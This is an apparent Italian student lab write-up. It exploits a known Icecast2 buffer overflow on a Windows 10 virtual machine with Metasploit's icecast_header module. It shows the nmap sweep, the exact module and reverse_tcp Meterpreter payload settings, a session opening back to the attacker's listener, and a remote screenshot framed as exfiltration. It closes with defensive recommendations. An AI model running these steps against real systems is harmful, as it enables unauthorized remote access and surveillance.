

PROGETTO Hacking Windows


Obbiettivo: Dimostrare il processo di sfruttamento di una vulnerabilità nota nel software Icecast2 mediante il framework Metasploit, al fine di ottenere l'accesso remoto (Reverse Shell) su un sistema Windows 10 e documentare le attività di post-exploitation, come il recupero di informazioni di rete e l'acquisizione di screenshot del desktop remoto.

Sommario dell'Attività Eseguita

1. **Ricognizione e Scanning:** Identificazione del bersaglio sulla rete locale tramite **Nmap**, confermando lo stato "Open" della porta **8000/TCP** associata al servizio Icecast.
2. **Configurazione dell'Exploit:** Selezione del modulo icecast_header nel framework Metasploit e impostazione dei parametri di rete (**RHOSTS/LHOST**) per stabilire una connessione inversa.
3. **Exploitation e Accesso:** Esecuzione dell'attacco sfruttando la vulnerabilità di *Buffer Overwrite* del software target, con conseguente apertura di una sessione **Meterpreter** attiva nella memoria del sistema Windows 10.
4. **4. Post-Exploitation ed Esfiltrazione:** Acquisizione di prove tangibili della violazione (screenshot remoto), dimostrando la capacità di esfiltrare dati sensibili e monitorare l'attività dell'utente.

Ricognizione e Scanning

Per poter procedere all'attacco è stato avviato il programma Icecast2 nella VM windows10



Attraverso la scansione delle rete siamo risaliti all'IP della MV windows10 (10.0.2.3) chiedendo ad Nmap di controllare tutti gli indirizzi da 1 a 254.

```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ nmap -sn 10.0.2.0/24  
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-22 08:49 -0500  
Nmap scan report for 10.0.2.1  
Host is up (0.00030s latency).  
MAC Address: 52:55:0A:00:02:01 (Unknown)  
Nmap scan report for 10.0.2.2  
Host is up (0.00062s latency).  
MAC Address: 08:00:27:5E:2E:88 (Oracle VirtualBox virtual NIC)  
Nmap scan report for 10.0.2.3  
Host is up (0.0015s latency).  
MAC Address: 08:00:27:E6:3A:C0 (Oracle VirtualBox virtual NIC)  
Nmap scan report for 10.0.2.15  
Host is up.  
Nmap done: 256 IP addresses (4 hosts up) scanned in 4.31 seconds  
(kali@kali)-[~]  
$
```

Configurazione dell'Exploit

Dopo l'avvio di MFSCOSOLE con la richiesta search icecast è stato rilevato un solo modulo attivo e preparato l'exploite use exploit/windows/http/icecast_header

View the full module info with the `info`, or `info -d` command.

```
msf exploit(windows/http/icecast_header) > Interrupt: use the 'exit' command to quit
msf exploit(windows/http/icecast_header) > show options
```

Module options (exploit/windows/http/icecast_header):

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	8000	yes	The target port (TCP)

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	10.0.2.15	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	---
0	Automatic

View the full module info with the `info`, or `info -d` command.

```
msf exploit(windows/http/icecast_header) > █
```

CONFIGURAZIONE:

- set RHOSTS 10.0.2.3
- set LHOST 10.0.2.15
- set PAYLOAD windows/meterpreter/reverse_tcp

Exploitation

View the full module info with the `info`, or `info -d` command.

```
msf exploit(windows/http/icecast_header) > set RHOSTS 10.0.2.03
RHOSTS => 10.0.2.03
msf exploit(windows/http/icecast_header) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf exploit(windows/http/icecast_header) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(windows/http/icecast_header) > set RHOSTS 10.0.2.3
RHOSTS => 10.0.2.3
msf exploit(windows/http/icecast_header) > show options
```

Module options (exploit/windows/http/icecast_header):

Name	Current Setting	Required	Description
RHOSTS	10.0.2.3	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	8000	yes	The target port (TCP)

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	10.0.2.15	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

```

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.

msf exploit(windows/http/icecast_header) > exploite
[-] Unknown command: exploite. Did you mean exploit? Run the help command for more details.
msf exploit(windows/http/icecast_header) > exploit
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Sending stage (188998 bytes) to 10.0.2.3
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.3:49543) at 2026-01-22 09:04:20 -0500

meterpreter > ipconfig

```


ESFILTRAZIONE DATI con recupero dello screenshot

```

meterpreter > screenshot
Screenshot saved to: /home/kali/vKhMScNY.jpeg
meterpreter >

```

Dopo aver digitato il comando screenshot è stata recuperata la foto nella cartella Kali



Conclusioni e Mitigazione

L'attività di laboratorio ha dimostrato con successo come l'utilizzo di software datato e non patchato (Icecast 2.0.1) possa rappresentare un punto di ingresso critico per un utente malintenzionato. Attraverso lo sfruttamento di una vulnerabilità di tipo **Buffer Overflow**, è stato possibile scavalcare le difese del sistema operativo e ottenere il controllo completo della macchina target.

Misure di Difesa Consigliate

Per prevenire questo tipo di compromissione in un ambiente reale, si raccomandano le seguenti contromisure:

- **Patch Management:** Aggiornare regolarmente tutti i software di terze parti (come Icecast) alle versioni più recenti che includono i fix per le vulnerabilità note (CVE).
- **Principio del Minimo Privilegio:** Eseguire i servizi di rete con account utente limitati, riducendo l'impatto di una possibile compromissione (evitando che l'attaccante ottenga subito poteri amministrativi).
- **Configurazione del Firewall:** Limitare l'accesso alle porte di servizio (es. 8000) solo agli indirizzi IP autorizzati, impedendo scansioni e attacchi da reti esterne o non fidate.
- **Sistemi IDS/IPS:** Implementare sistemi di rilevamento delle intrusioni in grado di identificare e bloccare i pattern di traffico sospetti tipici degli exploit di Metasploit.